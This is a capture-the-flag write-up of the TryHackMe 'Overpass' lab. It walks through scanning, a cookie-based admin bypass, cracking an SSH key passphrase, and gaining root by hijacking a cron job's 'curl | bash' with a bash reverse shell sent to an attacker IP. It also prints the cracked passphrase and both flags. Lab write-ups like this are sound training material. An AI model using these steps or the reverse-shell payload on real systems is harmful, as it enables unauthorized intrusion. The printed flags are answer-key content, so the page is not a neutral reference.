Tryhackme: Overpass
Tryhackme: Overpass
🕵️♂️ Overpass - 1 | Writeup | 25 June 2025


Author: Aakash Modi
🕵️ Reconnaissance & Enumeration - Task 1

🔍 Nmap Scan
Command:
1
sudo nmap -T4 -n -sC -sV -Pn -p- -oN fastscan.txt 10.10.5.56

📂 Directory Scan (Dirbuster)
Command:
1
2
3
4
5
6
7
gobuster dir -u http://10.10.209.74 \
-w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt \
-x php,js,html,css \
--exclude-length 1286 \
-o directory_scan.txt \
-a "Mozilla/5.0 (Kali)" \
-t 40 --timeout 10s

🔎 Web Vulnerability Scanning
Nikto Scan:
1
nikto -h http://10.10.209.74/ -o nikto_scan.txt
🌐 Web Enumeration

Admin Page Discovery:

Network Analysis of Admin Page:

Session Manipulation:
Set the cookieSessionTokento any value (e.g.,1) to bypass authentication.
Admin Dashboard Access:

🔑 SSH Access

- Extracting the RSA Private Key:
Copy the RSA private key from the admin dashboard and save it locally.1 2
echo "<RSA PRIVATE KEY>" > id_rsa chmod 600 id_rsa

Passphrase Required:
- Cracking the Passphrase:
Convert the key for John the Ripper:1 2
ssh2john id_rsa > hash.txt john hash.txt

Credentials:
- Passphrase:
james13
- Passphrase:
- SSH Login:
1
ssh -i id_rsa james@10.10.2.81
🏁 User Flag
Flag:
thm{65c1aaf000506e56996822c6281e6bf7}
🚀 Privilege Escalation
- Check Crontab for Scheduled Tasks:
1
cat /etc/crontab
- Suspicious Cron Job: ```
- root curl overpass.thm/downloads/src/buildscript.sh | bash ```

- root curl overpass.thm/downloads/src/buildscript.sh | bash ```
- Host File Manipulation:
Pointoverpass.thmto your attacker’s IP.1
sudo nano /etc/hosts
- Prepare Reverse Shell Script:
Place your reverse shell in/downloads/src/buildscript.sh:1
bash -i >& /dev/tcp/10.8.76.195/4444 0>&1


- Serve the Payload:
1
python3 -m http.server 80
- Start Netcat Listener:
1
nc -lvnp 4444
Root Shell Acquired:

- Verify Root Access:
1
whoami
🏁 Root Flag
Flag:
thm{7f336f8c359dbac18d54fdd64ea753bb}
🎯 Conclusion
All tasks completed successfully!
🎉 Happy Hacking!

This post is licensed under CC BY 4.0 by the author.